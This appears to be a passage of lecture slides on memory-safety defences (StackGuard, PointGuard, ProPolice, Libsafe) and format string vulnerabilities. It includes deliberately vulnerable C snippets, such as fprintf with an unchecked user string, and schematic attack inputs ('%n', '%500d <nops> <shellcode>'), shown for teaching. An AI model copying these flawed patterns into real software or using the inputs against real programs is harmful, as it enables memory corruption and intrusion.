
 - String functions will not copy beyond terminator.
 - Hence, attacker cannot use string functions to corrupt stack.

StackGuard (Cont.)

- StackGuard implemented as a *GCC* patch.
 - Program must be recompiled.
- Minimal performance effects: 8% for Apache.
- Newer version: PointGuard.
 - Protects function pointers and `setjmp` buffers by placing canaries next to them.
 - More noticeable performance effects.
 - Note: Canaries don't offer fullproof protection.
 - Some stack smashing attacks can leave canaries untouched.


StackGuard variants - ProPolice

- ProPolice (IBM) - gcc 3.4.1.
 - Rearrange stack layout to prevent ptr overflow.



Run time checking: Libsafe

- Solutions 2: Libsafe (Avaya Labs)
 - Dynamically loaded library.
 - Intercepts calls to `strcpy(dest, src)`
 - Validates sufficient space in current stack frame:
 $|\text{frame-pointer} - \text{dest}| > \text{strlen}(\text{src})$
 - If so, does `strcpy`.
Otherwise, terminates application.



Format string bugs

Format string problem

```
int func(char *user) {  
    fprintf( stdout, user);  
}
```

Problem: what if user = "%s%s%s%s%s%s%s" ??

- Most likely program will crash: DoS.
- If not, program will print memory contents. Privacy?
- Full exploit using user = "%n"

Correct form:

```
int func(char *user) {  
    fprintf( stdout, "%s", user);  
}
```

Vulnerable functions

Any function using a format string.

Printing:

`printf, fprintf, sprintf, ...`

`vprintf, vfprintf, vsprintf, ...`

Logging:

`syslog, err, warn`

Overflow using format string

```
char errmsg[512], outbuf[512];
```

```
sprintf (errmsg, "Illegal command: %400s", user);
```

```
...
```

```
sprintf( outbuf, errmsg );
```


- What if `user = "%500d <nops> <shellcode>"`
 - Bypass `"%400s"` limitation.
 - Will overflow outbuf.

Conclusion

- There are many more vulnerabilities and attacks

© 2002 by Carnegie Mellon University

<http://www.cert.org/archive/ppt/cyberterror.ppt>



- Some of these cannot be prevented by technical means, but only with careful procedures and education of people
- This course will focus on technical countermeasures